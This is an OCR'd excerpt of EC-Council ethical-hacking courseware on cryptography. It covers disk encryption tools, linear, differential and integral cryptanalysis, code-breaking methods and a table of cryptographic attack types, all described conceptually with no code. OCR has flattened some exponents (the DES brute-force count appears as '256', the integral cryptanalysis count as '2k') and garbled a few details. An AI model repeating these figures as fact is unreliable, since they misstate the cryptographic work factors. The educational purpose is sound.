


Figure 20.34: Screenshot of VeraCrypt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Symantec Drive Encryption**

  Source: *https://www.symantec.com*

  Symantec Drive Encryption (formerly PGP Whole Disk Encryption) provides organizations with complete, transparent drive encryption for all data (user files, swap files, system files, hidden files, etc.) on laptops, desktops, and removable media. It protects data from unauthorized access, thereby providing strong security for intellectual property as well as customer and partner data. Symantec Encryption Management Server can centrally manage the protected systems, as it simplifies deployment, policy creation, distribution, and reporting.




FIGURE 20.35: Screenshot of Symantec Drive Encryption

- **BitLocker Drive Encryption**

  Source: *https://docs.microsoft.com*

  BitLocker provides offline-data and OS protection for your computer. It helps ensure that data that is stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized access by encrypting the entire Windows volume.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.36: Screenshot of BitLocker Drive Encryption

Some additional disk encryption tools are as follows:

- FinalCrypt (*http://www.finalcrypt.org*)
- Seqrite Encryption Manager (*https://www.seqrite.com*)
- FileVault (*https://support.apple.com*)
- Gillsoft Full Disk Encryption (*http://www.gilisoft.com*)
- Rohos Disk Encryption (*http://www.rohos.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptanalysis

Attackers may implement various cryptography attacks to evade the security of a cryptographic system by exploiting vulnerabilities in code, ciphers, cryptographic protocols, or key management schemes. This process is known as cryptanalysis.

Cryptanalysis is the study of ciphers, ciphertext, or cryptosystems with the ability to identify vulnerabilities in them and thus extract plaintext from ciphertext even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

This section deals with various cryptography attacks that an attacker performs to compromise cryptographic systems as well as various cryptanalysis techniques and tools that help in breaching cryptographic security.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptanalysis Methods

Linear Cryptanalysis

- Commonly used on block ciphers
- It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher
- Given sufficient pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained
- For example, with a 56-bit DES key, brute force could take up to 256 attempts

Differential Cryptanalysis

- Differential cryptanalysis is a form of cryptanalysis applicable to symmetric key algorithms
- It is the examination of differences in an input and how that affects the resultant difference in the output
- It originally worked only with chosen plaintext
- It can now also work with known plaintext and ciphertext only

Integral Cryptanalysis

- This attack is useful against block ciphers based on substitution-permutation networks, an extension of differential cryptanalysis
- Integral analysis, for block size b, holds *b-k* bits constant and runs the other *k* through all *2k* possibilities
- For *k*=1, this is just differential cryptanalysis, but with *k*>1 it is a new technique

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptanalysis Methods

- **Linear Cryptanalysis**

  Linear cryptanalysis is based on finding affine approximations to the action of a cipher. It is commonly used on block ciphers. This technique was invented by Mitsarue Matsui. It is a known plaintext attack and uses a linear approximation to describe the behavior of the block cipher. Given sufficient pairs of plaintext and corresponding ciphertext, bits of information about the key can be obtained. Obviously, the more pairs of plaintext and ciphertext one has, the greater are the chances of success.

  Remember that cryptanalysis is an attempt to crack cryptography. For example, with the 56-bit data encryption standard (DES), key **brute-forcing could take up to 256 attempts.** Linear cryptanalysis require 2^{43} known plaintexts. This is better than brute-forcing but is still impractical in most situations. The math may be a bit complex for novice cryptographers, but let us look at the basics of it.

  With this method, a linear equation expresses the equality of two expressions, which consists of XORed binary variables. For example, the following equation XORs the sum of the first and third plaintext bits, and the first ciphertext bit is equal to the second bit of the key:

$$P_1 \oplus P_3 \oplus C1 = K_2$$

  You can use this method to slowly re-create the key that was used.

  After doing this for each bit, you will have an equation of the form

$$P_{i1} \oplus P_{i2} \oplus \ldots \oplus C_{j1} \oplus C_{j2} \oplus \ldots = K_{k1} \oplus K_{k2} \oplus \ldots$$

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can then use **Matsui's Algorithm 2**, using known plaintext-ciphertext pairs, to guess the values of the key bits involved in the approximation. For each set of values of the key bits on the right-hand side (referred to as a partial key), count how many times the approximation holds true over all the known plaintext-ciphertext pairs; call this count T. The partial key whose T has the greatest absolute difference from half the number of plaintext-ciphertext pairs is designated as the most likely set of values for those key bits.

- **Differential Cryptanalysis**

  Differential cryptanalysis is a form of cryptanalysis applicable to symmetric-key algorithms. It was invented by Eli Biham and Adi Shamir. Essentially, it is the examination of differences in input and how that affects the resultant difference in the output. It originally worked only with chosen plaintext. It can also work with known **plaintext** and **ciphertext**.

- **Integral Cryptanalysis**

  Integral cryptanalysis was first described by Lars Knudsen. This attack is particularly useful against block ciphers based on substitution-permutation networks as an extension of differential cryptanalysis. The differential analysis looks at pairs of inputs that differ in only one bit position, with all other bits being identical. Integral analysis for block size b holds b-k bits constant and runs the other k bits through all 2k possibilities. For k = 1, this is just differential cryptanalysis, but with k > 1, it is a new technique.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Code Breaking Methodologies

- One can measure the strength of an encryption algorithm using various code-breaking techniques

Brute Force	Cryptography keys are discovered by trying every possible combination
Frequency Analysis	The study of the frequencies of letters or groups of letters in a ciphertext It works based on the fact that in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies
Trickery and Deceit	Involves the use of social engineering techniques to extract cryptography keys
One-Time Pad	A one-time pad contains many non-repeating groups of letters or number keys, which are chosen randomly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Code Breaking Methodologies

One can measure the strength of an encryption algorithm using various code breaking techniques, some of which are as follows:

- **Brute Force**

  Code breakers or cryptanalysts work to recover the plaintext of a message without knowing the required key in advance. They may first try to recover the key, or they may go after the message itself. A common cryptanalytic technique is a brute-force attack, or exhaustive search, in which the keys are determined by trying every possible combination of characters.

  The efficiency of a brute-force attack depends on the hardware configuration. The use of faster processors means that more keys will be tested per second. Cryptanalysts carried out a successful brute-force attack on a DES encryption method, which effectively rendered DES obsolete.

- **Frequency Analysis**

  Frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis of letters and words is another method used to crack ciphers. It works on the principle that, in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. This technique examines the number of times that a particular symbol appears in a ciphertext. For example, the letter "e" is a common letter in the English language. If the letter "k" appears commonly in a ciphertext, it can be reasonably concluded that "k" in the encrypted language is equivalent to "e" in English.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Encrypted source code is more vulnerable to these types of attacks because words such as "**#define,**" "**struct,**" "**else,**" and "**return**" are repeated frequently in code. Sophisticated cryptosystems are required to maintain the security of messages against frequency analysis.

- **Trickery and Deceit**

  Trickery and deceit require a high level of mathematical and cryptographic skills. It involves the use of social engineering techniques to extract cryptography keys.

  Example: It is fairly easy to decrypt an entire message if the user knows some of its content.

  An attacker can use social engineering techniques to trick or bribe someone to encrypt and send a known message, which, when intercepted, could then be easily decrypted using standard cryptanalysis techniques.

- **One-Time Pad**

  One can crack any cipher if provided with sufficient time and resources. However, there is an exception called a one-time pad, which users assume to be unbreakable even with infinite resources.

  A one-time pad mostly contains a non-repeating set of letters or numbers, which the system chooses randomly. The user writes them on small sheets of paper and then pastes them together in a pad.

  Example of One-time pad usage:

  The sender encrypts only one plaintext character using each key letter on the pad, and the receiver decrypts each letter of the ciphertext using an identical pad. Once the letter uses a page, he or she tears it off the pad and securely discards it; hence, the name one-time pad.

  Drawback:

  The key length is the same as that of the message, thus making it impossible to encrypt and send large messages.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks

- Cryptography attacks are based on the assumption that the cryptanalyst has access to the encrypted information

Ciphertext-only Attack	Attacker has access to the cipher text; the goal of this attack is to recover the encryption key from the ciphertext
Adaptive Chosen-plaintext Attack	Attacker makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions
Chosen-plaintext Attack	Attacker defines their own plaintext, feeds it into the cipher, and analyzes the resulting ciphertext
Related-Key Attack	Attacker can obtain ciphertexts encrypted under two different keys; this attack is useful if the attacker can obtain the plaintext and matching cipher text
Dictionary Attack	Attacker constructs a dictionary of plaintext along with its corresponding ciphertext that they have learnt over a certain period of time

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks (Cont'd)

Known-plaintext Attack	Attacker has knowledge of some part of the plain text; using this information, the key used to generate ciphertext is deduced to decipher other messages
Chosen-ciphertext Attack	Attacker obtains plaintexts corresponding to an arbitrary set of ciphertexts of their own choosing
Rubber Hose Attack	Extraction of cryptographic secrets (e.g., the password to an encrypted file) from a person by coercion or torture
Chosen-key Attack	Attacker usually breaks an n bit key cipher into $2^{n/2}$ operations
Timing Attack	It is based on repeatedly measuring the exact execution times of modular exponentiation operations
Man-in-the-middle Attack	Attacker performs this attack on the public key cryptosystems where key exchange is required before communication takes place

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Attacks

Attackers conduct cryptography attacks by assuming that the cryptanalyst has access to the encrypted information. A cryptography attack or cryptanalysis involves the study of various principles and methods of decrypting the ciphertext back to the plaintext without knowledge of the key.

Ethical Hacking and Countermeasures Copyright © by EC-Council
